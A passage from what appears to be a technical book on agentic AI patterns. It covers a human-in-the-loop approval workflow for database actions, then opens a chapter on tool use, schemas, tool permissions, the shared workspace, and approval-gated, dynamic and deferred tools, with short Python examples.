    feedback: str | None = None


def request_human_approval(action: ProposedAction) -> ApprovalResult:
    print("\n" + "="*60)
    print("APPROVAL REQUIRED")
    print("="*60)
    print(f"\nThe agent wants to perform the following action:\n")
    print(action)
    print("\n" + "-"*60)

    while True:
        response = input("Approve? (yes/no/modify): ").strip().lower()
        if response in ("yes", "y"):
            return ApprovalResult(approved=True)
        elif response in ("no", "n"):
            feedback = input("Reason for rejection (optional): ").strip()
            return ApprovalResult(approved=False, feedback=feedback or "Rejected by user")
        elif response == "modify":
            feedback = input("What changes are needed? ")
            return ApprovalResult(approved=False, feedback=f"Modification requested: {feedback}")
        print("Please enter 'yes', 'no', or 'modify'")
```

Several design choices are worth noting. The function presents all relevant information (action type, description, SQL) before asking for a decision, minimizing the cognitive load on the human reviewer. The `ApprovalResult` dataclass captures not just the binary decision but also optional feedback, which can be logged for audit purposes or fed back to the agent. The three response options (yes, no, modify) cover the common cases: proceed as planned, abort entirely, or request changes.

In a production system, this function would likely be replaced by an asynchronous mechanism: a web interface, a Slack message, an email with approval links, or integration with an existing workflow system. The synchronous `input()` call in the notebook demonstrates the concept without introducing infrastructure complexity.

The Orchestrator

The `process_request` function ties everything together:

```
async def process_request(user_request: str) -> str:
    print(f"\nUser request: {user_request}")
    print("-" * 40)

    # Step 1: Plan the action
    plan_run, _ = await run_agent(planner, user_request)
    response = plan_run.result.output
    action = parse_action(response)

    if action is None:
        return f"Could not parse action from planner response:\n{response}"
```

```
    print(f"\nPlanned action: {action.action_type.value}")

    # Step 2: Check if approval is needed
    if action.requires_approval():
        approval = request_human_approval(action)

        if not approval.approved:
            return f"Action aborted. {approval.feedback}"

        print("\nApproval granted. Executing...")
    else:
        print("\nNo approval needed for read operations. Executing...")

    # Step 3: Execute the action
    result = execute_action(action)
    return result
```

The flow is linear: plan, then conditionally approve, then execute. Each step has clear boundaries. If parsing fails, execution stops with an error message. If approval is required but denied, execution stops with the human's feedback. Only after all checks pass does the action execute.

This structure makes the system predictable. A human reviewer can trace exactly what happened at each step, which is essential for debugging and audit trails.

Running the Examples

The notebook includes three examples that demonstrate different paths through the system.

Example 1: Read Operation

```
result = await process_request("Show me all users in the database")
```

The agent plans a SELECT query. Since `ActionType.READ` does not require approval, the orchestrator skips the approval step and executes immediately. Output shows the planned action and result without any pause for human input.

Example 2: Delete Operation

```
result = await process_request("Remove all inactive users from the database")
```

The agent plans a DELETE query. The orchestrator detects that approval is required and presents the proposed action. Execution pauses at the `input()` call. If you type "yes", the action executes. If you type "no", execution aborts with your feedback. If you type "modify", the system captures your requested changes (though this example doesn't implement re-planning based on modifications).

Example 3: Update Operation

```
result = await process_request("Update Charlie's email to charlie@new-domain.com")
```

Similar to the delete case, this triggers the approval flow. The human sees exactly what UPDATE statement will run before deciding whether to allow it.

Design Considerations

Granularity of approval: The example uses a coarse policy (all writes require approval). In practice, you might want finer distinctions: deletes require approval but updates to non-critical fields don't, or approval is required only when affecting more than a threshold number of rows.

Timeout handling: The synchronous `input()` blocks indefinitely. Production systems need timeout logic: what happens if the human doesn't respond within an hour? A day? Options include automatic rejection, escalation to another approver, or queueing for later review.

Audit logging: Every approval decision should be logged with timestamp, approver identity, the proposed action, and the decision. This creates an audit trail for compliance and debugging.

Batching: If an agent proposes 50 similar actions, presenting them one by one is tedious. Consider batching related actions into a single approval request, or providing "approve all similar" options.

Feedback loops: When a human rejects or modifies a request, that feedback can be valuable training signal. The system could track rejection patterns to improve the agent's proposals over time.

Comparison with Other Patterns

Human-in-the-loop complements other patterns rather than replacing them. An agent might use Chain-of-Thought to reason about what action to take, then present that action for HITL approval. Self-reflection could improve the quality of the proposed action before human review. Tool use provides the mechanism for actually executing approved actions.

The key distinction is that HITL is about control and authorization, not reasoning. It doesn't make the agent smarter; it makes the system safer by ensuring humans retain authority over consequential decisions.

When to Use Human-in-the-Loop

HITL is most valuable when actions have irreversible or high-cost consequences: deploying code, modifying production data, sending external communications, executing financial transactions. It's also essential in regulated environments where accountability must remain with humans.

HITL adds latency and requires human attention, so it should be applied selectively. Requiring approval for every minor action defeats the purpose of automation. The goal is to identify the critical control points where human judgment adds genuine value.

Key Takeaways

Human-in-the-loop creates structured checkpoints where agents pause for human authorization. The pattern consists of three steps: detect the need for approval, present the proposed action in a clear format, and resume based on the human's decision. Typed data structures make actions inspectable and policies explicit. The approval mechanism is separate from the planning and execution logic, allowing it to be swapped for different interfaces (CLI, web, workflow systems) without changing the core flow. HITL is about control and safety, not intelligence, and should be applied to high-impact actions where human judgment genuinely matters.

References

1. Fikes, R., Nilsson, N. *STRIPS: A New Approach to the Application of Theorem Proving to Problem Solving*. Artificial Intelligence, 1971.
2. Newell, A., Simon, H. A. *Human Problem Solving*. Prentice-Hall, 1972.
3. Sacerdoti, E. *Planning in a Hierarchy of Abstraction Spaces*. Artificial Intelligence, 1974.
4. Sheridan, T. B., Verplank, W. L. *Human and Computer Control of Undersea Teleoperators*. MIT Man-Machine Systems Laboratory, 1978.
5. Nau, D. et al. *Hierarchical Task Network Planning*. AI Magazine, 2003.
6. Palatucci, M., Pomerleau, D., Hinton, G., Mitchell, T. *Zero-shot Learning with Semantic Output Codes*. NIPS, 2009.
7. Settles, B. *Active Learning Literature Survey*. University of Wisconsin-Madison, 2010.
8. Mikolov, T., Chen, K., Corrado, G., Dean, J. *Efficient Estimation of Word Representations in Vector Space*. arXiv, 2013.
9. Amershi, S. et al. *Human-in-the-Loop Machine Learning*. ACM CHI, 2014.
10. Radford, A., Wu, J., Child, R. et al. *Language Models are Unsupervised Multitask Learners*. OpenAI, 2019.
11. Russell, S. *Human-Compatible Artificial Intelligence*. AI Magazine, 2019.
12. Russell, S., Norvig, P. *Artificial Intelligence: A Modern Approach*. Pearson.

13. Brown, T. B., Mann, B., Ryder, N. et al. *Language Models are Few-Shot Learners.* NeurIPS, 2020.
14. Cobbe, K. et al. *Training Verifiers to Solve Math Word Problems.* arXiv, 2021. https://arxiv.org/abs/2110.14168
15. Nakano, R. et al. *WebGPT: Browser-assisted Question-answering with Human Feedback.* arXiv, 2021. https://arxiv.org/abs/2112.09332
16. Nye, M. et al. *Show Your Work: Scratchpads for Intermediate Computation with Language Models.* arXiv, 2021. https://arxiv.org/abs/2112.00114
17. Karpas, E. et al. *MRKL Systems: A Modular, Neuro-Symbolic Architecture that Combines Large Language Models, External Knowledge Sources and Discrete Reasoning.* arXiv, 2022. https://arxiv.org/abs/2205.00445
18. Kojima, T. et al. *Large Language Models are Zero-Shot Reasoners.* NeurIPS, 2022. https://arxiv.org/abs/2205.11916
19. Saunders, W. et al. *Self-Critique and the Limits of Model Introspection.* arXiv, 2022.
20. Wang, X. et al. *Self-Consistency Improves Chain of Thought Reasoning in Language Models.* arXiv, 2022.
21. Wei, J. et al. *Chain-of-Thought Prompting Elicits Reasoning in Large Language Models.* NeurIPS, 2022. https://arxiv.org/abs/2201.11903
22. Xie, S., Ma, X., Wang, Y. et al. *An Explanation of In-Context Learning as Implicit Bayesian Inference.* ICLR, 2022.
23. Yao, S. et al. *ReAct: Synergizing Reasoning and Acting in Language Models.* ICLR, 2023. https://arxiv.org/abs/2210.03629
24. Madaan, A. et al. *Self-Refine: Iterative Refinement with Self-Feedback.* arXiv, 2023.
25. Schick, T. et al. *Toolformer: Language Models Can Teach Themselves to Use Tools.* arXiv, 2023. https://arxiv.org/abs/2302.04761
26. Shinn, N. et al. *Reflexion: Language Agents with Verbal Reinforcement Learning.* NeurIPS, 2023.
27. Yao, S. et al. *Tree of Thoughts: Deliberate Problem Solving with Large Language Models.* arXiv, 2023. https://arxiv.org/abs/2305.10601
28. Zhou, D. et al. *Least-to-Most Prompting Enables Complex Reasoning in Large Language Models.* ICLR, 2023.
29. OpenAI. *Best Practices for Human-in-the-Loop AI Systems.* Technical blog, 2023.

Chapter: Tools

Introduction

The previous chapter established how agents reason: prompting, chain-of-thought, search, reflection, and verification provide increasingly sophisticated ways for a model to work through a problem. But reasoning alone is not agency. An agent becomes an agent when it can act – when it can reach beyond its own parameters to query a database, execute code, call an API, or modify a file. Tool use is what closes the loop between cognition and execution.

This chapter covers tool use as the fundamental agent pattern. It begins with the core mechanics: how a model decides to invoke a tool, constructs a valid call, and incorporates the result back into its reasoning. From there it expands into the surrounding architecture: structured outputs that constrain model responses to validated schemas, tool discovery and selection for managing large tool catalogs, contracts and schemas that define stable interfaces, and permissions that bound what an agent is allowed to do. The workspace pattern addresses a practical problem that emerges quickly – tools that produce large artifacts need a shared, persistent location outside the context window. Advanced topics cover approval gates, runtime toolset reshaping, deferred execution, and self-diagnostic capabilities that arise in production deployments. The chapter concludes with an introduction to MCP, the protocol that externalizes tool definitions to separate servers, setting up the dedicated MCP chapter that follows later.

Historical Perspectives

The Core Patterns chapter traced how reasoning techniques – chain-of-thought, search, reflection, verification – converged between 2020 and 2023, giving models the ability to structure their thinking. But reasoning alone produces only text; agency requires the ability to act on the environment. The research traditions behind tool use are older and broader than those behind prompting, and they converged with LLM capabilities along a separate timeline.

Tool use in agentic systems draws from several distinct research traditions that converged with the emergence of large language models. Understanding these roots clarifies why modern tool-use patterns take the forms they do.

The separation between reasoning and acting is foundational to artificial intelligence. Early symbolic agents modeled actions as operators with preconditions and effects, enabling systems to plan sequences of steps before execution. These systems assumed agents could invoke well-defined procedures to change or query the environment, then continue reasoning based on results. The agent's "tools" were operators in a known, fixed action space. As systems grew more complex, research in the 1990s and early 2000s expanded toward automated service composition and semantic web services, where agents dynamically selected services based on declarative descriptions rather than hard-coded logic.

This need to manage state across reasoning steps led to architectural innovations. In the 1980s, blackboard architectures made the separation between transient reasoning and persistent state explicit: multiple specialized components cooperated indirectly by reading from and writing to a shared data store, rather than communicating through tightly coupled message passing. Cognitive architectures such as Soar and ACT-R reinforced this distinction between short-term working memory and longer-lived declarative or procedural memory, demonstrating that sophisticated agents required mechanisms for externalizing state beyond what could be held in immediate reasoning.

Parallel to these developments in agent architecture, security research was establishing foundational concepts that would later become essential for tool-using agents. Capability-based security, developed in the 1970s and 1980s, represented authority as explicit, unforgeable capabilities rather than implicit global rights. Sandboxing and access control in operating systems formalized read/write/execute distinctions to contain damage from faulty or malicious programs. When early autonomous agents emerged in planning and robotics research, permissions were mostly implicit because agents operated in closed worlds with trusted sensors and actuators. This assumption would break down as agents began interacting with external APIs, databases, and the open internet.

The question of when agents should act autonomously versus when they should defer to humans also has deep roots. Research on mixed-initiative interfaces in the late 1990s studied interruptibility, uncertainty-aware escalation, and keeping the human in control. Interactive machine learning formalized feedback loops where people correct, guide, or approve model behavior during operation rather than only at training time. These ideas map directly onto modern tool-using agents: the model proposes an external action, and a human can confirm, deny, or revise it before any irreversible side-effect occurs.

The shift to neural sequence models in the 2010s disrupted the balance between fluency and structure. Models became exceptionally good at producing fluent text, but the explicit structure that software systems depend on largely disappeared. For a time, this was acceptable because models were mostly used as assistants or interfaces for humans. As soon as models began to act as components inside larger systems—calling APIs, producing plans, or controlling workflows—the lack of structure became a liability. Early approaches relied on informal conventions where models produced natural-language descriptions of intended actions, and downstream code attempted to infer meaning using heuristics or pattern matching. These systems were brittle, opaque, and difficult to debug.

Two research threads gradually converged to address this structure gap. Work on semantic parsing and program induction explored mapping language to executable structures with explicit meaning, while advances in typed data validation emphasized schemas and contracts as a foundation for reliability. Research on retrieval-augmented generation, program synthesis, and constrained decoding showed that neural models could be guided to produce well-formed logical forms, programs, and data structures. Practical engineering converged on schemas and typed interfaces as the robust way to integrate probabilistic models into deterministic systems.

With the emergence of large language models capable of reliably producing structured outputs, these ideas became operational. Around 2022-2023, agent systems began replacing textual "action descriptions" with structured tool calls validated against explicit schemas, and tool use shifted from a prompting convention to an architectural pattern. The decisive shift came with models that could reliably emit structured outputs and conditionally decide to use them: a model that can reason, decide to act, observe the result, and iterate is qualitatively different from one that only generates text. This transition also highlighted new failure modes—unintended side effects, prompt injection, and data exfiltration through tools—leading to renewed emphasis on explicit permission models, especially in enterprise and safety-critical contexts.

As tool-using agents moved from research prototypes to production deployments, the need for stable interaction protocols became apparent. Early desktop and IDE-style agent deployments around 2023-2024 initially relied on embedding tool descriptions directly into prompts and parsing structured outputs. While workable for short-lived interactions, this approach showed its limits as sessions became longer, tools more numerous, and state more complex. The protocol layer that emerged to address this gap – MCP – is examined in its own chapter, along with the software engineering precedents that shaped its design.

Tool Use

Tool use is the core of AI agents and agentic behavior: it is the pattern by which a model reasons about the world and then deliberately acts on it through external capabilities, closing the loop between cognition and execution.

The pattern in detail Tool use formalizes how an agent crosses the boundary between internal reasoning and external action. A tool is defined not by its implementation, but by a clear interface: what inputs it accepts, what outputs it produces, and what side effects it may have. From the agent's perspective, invoking a tool is a deliberate act governed by constraints, rather than an unstructured guess.

A key concept is that tool invocation is itself part of the reasoning trace. The model must first determine that a tool is appropriate, then select which tool to use, and finally construct a call that satisfies the tool's contract. This requires explicit structure in the interaction: arguments must be well-formed, optional fields must be handled correctly, and invalid calls must be detectable. In practice, this introduces a disciplined

form of generation, where free-form text is replaced—at specific moments—by structured outputs that can be validated before execution.

Another central idea is that tools participate in a feedback loop. A tool call produces a result, which is fed back into the model as new context. The agent then reasons over this result, potentially making further tool calls or deciding that the task is complete. Errors are not exceptional; they are expected. A failed call, a validation error, or an unexpected result becomes just another observation for the agent to reason about. Robust tool use therefore assumes the possibility of retries, alternative strategies, or repair, rather than a single, flawless invocation.

Advanced tool use also emphasizes separation of concerns. The model does not need to know how a tool is implemented, only what it promises. Conversely, the tool does not need to understand the broader goal, only how to execute a specific operation correctly. This separation enables strong guarantees: tool inputs can be validated, outputs can be typed or structured, and side effects can be constrained. Over time, this makes agentic systems more predictable and easier to evolve, as tools can change internally without retraining the reasoning model, as long as their external contracts remain stable.

Finally, tool use generalizes beyond simple function calls. It applies equally to querying knowledge, performing computations, invoking long-running tasks, or interacting with external systems. What unifies these cases is not the nature of the tool, but the pattern: the agent reasons up to the point where action is required, delegates that action through a constrained interface, and then resumes reasoning with the outcome. This loop is what turns a language model into an agent.

Structured Output

Structured output is the pattern of treating a model's response not as free-form text, but as a value that must conform to an explicitly defined, machine-readable shape.

Pattern explanation In an agentic system, structured output defines the moment where reasoning becomes action. Instead of asking the model to "say what to do," the system asks it to *return* something: a data object whose shape is known in advance and whose validity can be checked automatically.

This immediately changes the nature of the interaction. If unstructured text is allowed as a possible outcome, the model can remain in a conversational mode—asking clarifying questions or explaining uncertainty. When text is excluded and only structured forms are permitted, the model is forced into a decision-making posture. It must commit to a concrete result that satisfies the contract, or fail in a way the system can detect.

Over time, practitioners have learned that it is often better to allow a small number of alternative output forms rather than one large, complicated schema. Each alternative corresponds to a clear semantic outcome: a successful result, a request for missing information, or a deliberate refusal. Keeping these forms simple increases the likelihood that the model will adhere to them and makes the agent's control flow explicit and inspectable.

Another important aspect is normalization. Even when the logical outcome is a single number or a list, systems typically wrap the result in a structured object. This creates a uniform interface for validation, logging, storage, and tool invocation, and avoids special cases that complicate agent runtimes.

Structured output also fundamentally improves error handling. When outputs are validated against a schema, mistakes are no longer vague or implicit. A missing field, a type mismatch, or an invalid value becomes a concrete failure mode that can trigger a targeted retry, a repair prompt, or a fallback path. This turns uncertainty from something that leaks through the system into something that is contained and managed.

Finally, structured output clarifies agent lifecycles. Some structured responses are meant to end a run and hand control to deterministic code—executing a transaction, committing a plan, or emitting a final result. Others are intermediate artifacts, intended to be fed back into the model as part of an ongoing reasoning loop. Treating these as distinct roles prevents accidental feedback loops and makes long-running agents easier to reason about.

In this sense, structured output is not an optional refinement but a foundational pattern. It is what allows tool use to be reliable, state to be explicit, and agentic systems to scale beyond demonstrations into robust software.

Tool Discovery and Selection

Tool discovery and selection is the pattern by which an agent determines which external capabilities are relevant to a task and decides which of them to invoke in order to make progress toward its goal.

The pattern explained At its core, tool discovery and selection separates *capability awareness* from *capability execution*. An agent reasons over descriptions of available tools—what they do, what inputs they require, what outputs they produce, and what constraints they impose—without being tightly coupled to their implementations. This allows the agent to treat tools as interchangeable capabilities rather than fixed function calls.

In simple systems, a single agent may both select and invoke tools. However, as tool catalogs grow, this approach becomes inefficient. Presenting hundreds or thousands of tools to an agent increases context length, dilutes attention, and raises the likelihood of incorrect selection. To address this, tool discovery and selection can be structured as a two-stage agent process.

In the first stage, a *tool-selection agent* performs global reasoning over the task and the full set of available tools. This agent does not execute tools. Its responsibility is to analyze the task requirements and identify which capabilities are potentially relevant. The output of this stage is a structured filter: a restricted subset of tools, possibly accompanied by constraints such as read-only access or domain limitations. This step may be cached or reused across similar tasks, since it is concerned with capability matching rather than execution details.

In the second stage, a *task-execution agent* is invoked with the original task and only the restricted tool set produced by the first stage. From this agent's perspective, the reduced set of tools defines the entire action space. Because irrelevant tools are absent from its context, the agent can reason more efficiently, produce more reliable tool invocations, and avoid unintended or unsafe actions. This agent applies standard tool-use patterns—deciding when to act, invoking tools with structured inputs, and incorporating outputs into its ongoing reasoning.

This separation mirrors long-standing architectural principles in AI and distributed systems: planning versus acting, control plane versus execution plane, and global reasoning versus local decision-making. Tool discovery becomes an explicit, inspectable step, rather than an implicit side effect of prompting.

Why the pattern matters Treating tool discovery and selection as a first-class pattern enables agentic systems to scale. New tools can be added without overwhelming execution agents, safety and permission policies can be enforced during selection, and context length can be tightly controlled. Most importantly, agents remain adaptable: they reason over *what capabilities exist* independently of *how those capabilities are used*.

As agents evolve into long-running systems operating over large and dynamic tool ecosystems, this pattern becomes essential. Without explicit tool discovery and selection, tool use degrades into ad hoc prompting. With it, tool use becomes a deliberate, structured, and scalable component of agentic behavior.

Tool Contracts and Schemas

Tool contracts and schemas define the precise, machine-verifiable interface through which a language model reasons about, invokes, composes, and recovers from interactions with external tools.

Tools as explicit contracts A tool is defined not by its implementation, but by its *contract*. This contract specifies the tool's name, intent, inputs, outputs, and operational constraints. In Python-centric systems, contracts are naturally derived from function signatures, type annotations, and docstrings.

A minimal example illustrates the idea:

```
class WeatherRequest(BaseModel):
    city: str
    unit: str  # "C" or "F"

class WeatherResponse(BaseModel):
    temperature: float
    unit: str

def get_weather(req: WeatherRequest) -> WeatherResponse:
    """Return the current temperature for a city."""
    ...
```

From this definition, the runtime derives a schema that is passed to the language model. The model never sees executable code—only the interface. This separation is critical: the model reasons about *capabilities*, not implementations.

Structured output and tool calls As discussed in the structured output section, constraining model responses to well-defined schemas is a foundational pattern. Within tool contracts, this principle applies directly: once contracts are available, the model is constrained to produce structured output. Instead of emitting free-form text, it must either select a tool and provide arguments conforming to its schema, or emit a structured final result.

Conceptually, a tool call looks like:

```
{
    "name": "get_weather",
    "arguments": {
        "city": "Buenos Aires",
        "unit": "C"
    }
}
```

Arguments are validated before execution. If validation fails, the error is returned to the model as structured feedback, allowing it to correct itself. Structured output thus replaces brittle parsing with explicit, enforceable contracts.

The tool call loop Tool use occurs inside a loop. The model emits a structured action, the framework validates and executes it, and the result is appended to the agent's state before the model continues.

At a high level:

```
while True:
    msg = model.generate(state)
    if msg.is_final:
        return msg
    result = execute_tool(msg)
    state.append(result)
```

This loop is the operational core of agentic systems. Contracts and schemas ensure that every transition—generation, execution, and state update—is well defined and inspectable.

Explicit termination via final schemas To avoid ambiguous stopping conditions, frameworks introduce an explicit final schema. Rather than replying with unconstrained text, the model must emit a structured object representing completion.

```python
class FinalResult(BaseModel):
    answer: str
```

Termination is therefore a validated action, not an implicit convention. This guarantees that every agent run ends in a well-typed result, simplifying downstream processing, logging, and evaluation.

Retries as part of the contract Retries are not an implementation detail; they are part of the tool contract. A tool's schema and documentation can communicate whether retries are safe, under what conditions they should occur, and which inputs must remain stable.

A retry-aware contract might include an explicit idempotency key:

```python
class PaymentRequest(BaseModel):
    amount_cents: int
    idempotency_key: str
```

When a tool fails, the failure is returned as structured data rather than an exception. Errors can be marked as retryable or fatal, allowing the model to reason explicitly about recovery. Because retries are mediated through the same schema, repeated calls remain safe, auditable, and deterministic.

This design shifts retry logic from opaque control flow into the reasoning loop itself.

Parallel tool calls Not all tool calls are sequential. In many cases, the model can identify independent actions that may be executed concurrently. Modern agent runtimes allow the model to emit *multiple* tool calls in a single step when their contracts indicate no dependency.

Conceptually:

```
[
  { "name": "fetch_user_profile", "arguments": { "user_id": "123" } },
  { "name": "fetch_recent_orders", "arguments": { "user_id": "123" } }
]
```

The framework executes these calls in parallel and returns their results together as structured state updates. From the model's perspective, this is still a single reasoning step, but one that expands the available context more efficiently.

Parallelism is only safe because contracts make dependencies explicit. Without schemas, concurrent execution would be speculative; with schemas, it becomes a controlled optimization.

Why this pattern matters Tool contracts and schemas transform tool use from an informal convention into a disciplined interface. They enable validation before execution, structured feedback after execution, principled retries, safe parallelism, and explicit termination.

More importantly, they define clear capability boundaries. The model can act only through interfaces that are precisely specified, making agent behavior predictable, debuggable, and scalable. In practice, this pattern is what allows tool use to serve as the foundation of reliable agentic systems rather than an ad hoc extension of prompting.

Tool Permissions

Tool permissions define the explicit authority boundaries that govern what an agent is allowed to observe, query, or mutate when interacting with external systems.

Tool permissions in agentic systems In an agentic system, tools are not neutral utilities. Each tool represents a channel through which the agent can affect or learn about the world. Tool permissions therefore serve three closely related goals:

1. **Containment**: limiting the blast radius of mistakes or hallucinations.

2. **Confidentiality**: preventing sensitive context from leaking through tool calls.
3. **Governance**: making agent behavior auditable and policy-compliant.

Unlike traditional applications, agents dynamically decide *when* and *how* to invoke tools. This makes static access control insufficient. Permissions must be enforced at the tool boundary and evaluated at runtime, not merely assumed at design time.

A useful mental model is to treat every tool invocation as a privileged operation that must be explicitly justified by the agent's role and current task.

Read vs write permissions The most fundamental distinction is between **read** and **write** capabilities.

Read tools observe or retrieve information without modifying external state. Examples include database queries, file reads, or internet search. Although often considered "safe", read tools can still leak sensitive information indirectly, especially when their results are combined with private context.

Write tools mutate state: updating a database, sending an email, executing a transaction, or modifying files. These tools carry a higher risk because mistakes are persistent and sometimes irreversible.

In practice, robust agent architectures treat read and write tools very differently:

- Read tools are often broadly available but heavily filtered and redacted.
- Write tools are narrowly scoped, role-bound, and frequently gated behind additional checks or confirmations.

A minimal illustration of this distinction at the tool boundary might look like:

```
# Read-only tool: allowed to observe, never mutate
def search_documents(query: str) -> list[str]:
    """Searches an indexed corpus and returns matching excerpts."""
    ...

# Write-capable tool: explicit mutation of external state
def update_record(record_id: str, payload: dict) -> None:
    """Updates a persistent record. Requires write permission."""
    ...
```

The critical point is not the function signature itself, but the **permission metadata** attached to it and enforced by the agent runtime.

Permission to connect and external access A particularly sensitive permission is the ability to **connect to external systems**, such as the public internet or third-party APIs.

Granting an agent unrestricted network access introduces several risks:

- **Prompt leaking**: sensitive internal context may be embedded into search queries or API calls.
- **Data exfiltration**: private data can be unintentionally transmitted to untrusted services.
- **Policy violations**: agents may access sources that are disallowed by organizational or legal constraints.

Enterprise-grade systems therefore treat "connect" as a first-class permission, separate from read or write. An agent may be allowed to read from internal databases but forbidden from making outbound network requests, or allowed to search only through approved, mediated services.

Conceptually, this often appears as a constrained tool set:

```
# Internet access explicitly mediated
def web_search(query: str) -> list[str]:
    """Searches the web using an approved gateway with redaction."""
    ...
```

Here, the gateway—not the agent—enforces logging, filtering, and redaction, ensuring that private context never leaves the trust boundary.

Prompt leaking and contextual integrity Prompt leaking is a uniquely agentic failure mode. Because agents reason over rich internal context, they may inadvertently embed that context into tool inputs. For example, a search query might include proprietary information simply because it was salient in the agent's reasoning trace.

Permissions mitigate this by enforcing **contextual integrity**: tools receive only the minimum information required to perform their function. This is often implemented by:

- Stripping or summarizing context before tool invocation.
- Separating private system state from user-visible or tool-visible state.
- Auditing tool inputs and outputs as structured artifacts.

The key insight is that permission checks are not only about *whether* a tool can be called, but also about *what information* is allowed to flow through that call.

Permissions as an architectural boundary In mature agentic systems, tool permissions become an architectural primitive rather than an afterthought. They define clear responsibility boundaries between:

- The agent's reasoning core.
- The execution environment.
- External systems and data sources.

This separation enables safer composition of agents, easier audits, and incremental deployment of new capabilities without expanding the agent's authority by default. In enterprise environments, it also aligns agent behavior with existing security, compliance, and governance frameworks.

Tool permissions therefore act as the practical bridge between abstract agent autonomy and real-world operational constraints.

The Workspace

The workspace pattern introduces a shared, persistent file system that agents and tools use to externalize intermediate artifacts, manage context, and coordinate work beyond the limits of the model's prompt.

The workspace as a concrete abstraction At its core, the workspace is intentionally simple: it is a directory on disk. Tools can read files from it and write files into it, and those files persist across tool calls and agent steps. There is no requirement for a database, schema, or specialized API. The power of the pattern comes precisely from its minimalism.

By relying on files as the shared medium, the workspace becomes universally accessible. Tools written in different languages, running in different processes, or operating on different modalities can still interoperate. The agent's prompt remains small and focused on reasoning, while the workspace absorbs the bulk of the system's state.

Conceptually, the workspace sits between the agent's internal reasoning loop and the external world. It is not part of the model's hidden state, and it is not necessarily user-facing output. Instead, it functions as shared working material: drafts, logs, datasets, generated assets, and partial results.

Sharing and coordination A defining property of the workspace is that it is shared. Tools do not pass large payloads to each other directly; they leave artifacts behind. Another tool, or another agent, can later pick them up by reading the same files. Humans can also inspect or modify these artifacts, turning the workspace into a collaboration surface rather than a hidden implementation detail.

This indirect coordination significantly reduces coupling. A tool only needs to know how to write its output and how to describe where it was written. It does not need to know which agent, tool, or human will consume it next. As systems scale to dozens of tools and agents, this loose coupling becomes essential.

Context management, memory, and RAG The workspace plays a central role in managing limited context windows. Large intermediate artifacts—such as long transcripts, structured datasets, or verbose logs—do not belong in the prompt. Instead, they are written to the workspace and referenced indirectly.

Over time, the workspace naturally takes on the role of long-term memory. Artifacts persist across runs and can be selectively reintroduced into context when needed. This aligns closely with retrieval-augmented generation: documents stored in the workspace can be indexed, embedded, retrieved, and summarized, without ever forcing the full content back into the model's prompt.

The result is a clear separation of concerns. The model reasons over concise summaries and pointers, while the workspace holds the unbounded, durable material.

Writing files instead of returning large outputs A practical best practice follows directly from this pattern. When a tool produces an output that is too large to safely return in full, it should write the complete result to the workspace and return only a concise summary together with a file path.

```
def analyze_large_dataset(data, workspace):
    result = heavy_analysis(data)

    path = workspace / "analysis" / "full_result.json"
    path.parent.mkdir(parents=True, exist_ok=True)
    path.write_text(serialize(result))

    return {
        "summary": summarize(result, max_tokens=200),
        "path": str(path),
    }
```

This allows the agent to continue reasoning without polluting its context, while preserving full fidelity in the external artifact.

Multi-modal tools and the workspace The workspace pattern is especially important for multi-modal tools. Images, audio, and video are naturally file-based artifacts and do not fit cleanly into textual prompts. Rather than attempting to encode or inline such outputs, tools should write them to the workspace and return lightweight metadata.

```
def generate_image(prompt, workspace):
    image = render_image(prompt)

    path = workspace / "images" / "output.png"
    path.parent.mkdir(parents=True, exist_ok=True)
    image.save(path)

    return {
        "description": prompt,
        "path": str(path),
    }
```

This keeps the agent's reasoning loop purely textual while enabling rich, multi-modal outputs to flow through the system.

Tool composition and system robustness Because tools communicate indirectly through files, the workspace enables flexible composition. Tool chains can be rearranged without changing interfaces, partial failures can be inspected by examining intermediate artifacts, and retries become simpler because previous outputs already exist on disk.

In practice, the workspace often doubles as a debugging and audit surface. Especially in enterprise or regulated environments, the ability to inspect what an agent produced at each step is as important as the final answer.

Advanced topics

Advanced tool use is where an agent stops being a "function caller" and becomes a supervised, adaptive system: it can ask for approval, reshape its toolset at runtime, defer execution across boundaries, and diagnose or repair its own tool interface.

Human in the loop for tools Human-in-the-loop (HITL) for tool use is not just "ask the user sometimes." It is a deliberate control surface that converts high-impact tool invocations into *reviewable* requests. The key is to treat certain tool calls as *proposed actions* that require explicit approval (or additional input) before execution.

In practice, HITL is most valuable when tools have one or more of these properties:

- **Irreversible side effects** (sending messages, placing orders, writing to production systems).
- **Security/privacy risk** (exfiltration, access-controlled data, broad queries that could leak context).
- **High cost** (compute, paid APIs, long-running jobs).
- **Ambiguity** (the model's intent is plausible but underspecified).

A common pattern is *policy-based gating*: decide at runtime whether a proposed tool call can run automatically, must be approved, or must be denied/rewritten.

```python
def requires_approval(tool_name: str, args: dict) -> bool:
    # High-risk tools always require review
    if tool_name in {"send_email", "post_to_slack", "execute_sql", "deploy"}:
        return True
    # Risk-based gating on arguments
    if tool_name == "execute_sql" and ("DROP" in args.get("query", "").upper()):
        return True
    if tool_name == "web_search" and args.get("query_scope") == "broad":
        return True
    return False
```

When approval is required, the agent should emit a structured "tool request" that is easy to review: tool name, arguments, rationale, expected side effects, and a rollback story (if any). The approval channel can also support *human steering*: the reviewer edits arguments, adds constraints, or supplies missing context, then resumes the run.

HITL is increasingly described as a first-class mechanism in agent frameworks, where certain tool calls can be flagged for approval based on context or arguments. 29

Dynamic tools "Dynamic tools" means the agent's available tool interface is not static. Instead, the system can **filter, modify, or augment** tool definitions *at each step* based on context, policy, user role, runtime state, or the current phase of a plan. Conceptually, this is a *tool shaping* step inserted between "decide next action" and "call a tool."

Common uses:

- **Contextual minimization:** only expose tools relevant to the current subtask (reduces tool confusion and prompt/tool overhead).

- **Progressive disclosure:** start with safe read-only tools; unlock write tools only after a validated plan.
- **Capability routing:** swap tool backends based on tenant, region, permissions, or latency.
- **Argument hardening:** inject guardrails (rate limits, scopes, allowlists) into schemas or tool metadata.

```python
def prepare_tools(all_tools: list, state: dict) -> list:
    phase = state.get("phase", "explore")

    # In exploration, restrict to read-only tools.
    if phase == "explore":
        return [t for t in all_tools if t.meta.get("side_effects") == "none"]

    # In execution, allow write tools but only if a plan was approved.
    if phase == "execute" and state.get("plan_approved") is True:
        return all_tools

    # Default: safest subset.
    return [t for t in all_tools if t.meta.get("risk") in {"low"}]
```

This pattern is explicitly supported in modern tool systems as an agent-wide hook to filter/modify tool definitions step-by-step. 26

Deferred tools Deferred tools separate *selection* of a tool call from *execution* of that tool call. The agent can propose one or more tool invocations, then **pause** and return a bundle of "deferred requests." Execution happens later—possibly by a human reviewer, an external worker, or a different trust zone—after which the run resumes with the corresponding results.

This is the cleanest way to model:

- HITL approvals (human approves/denies, maybe edits arguments).
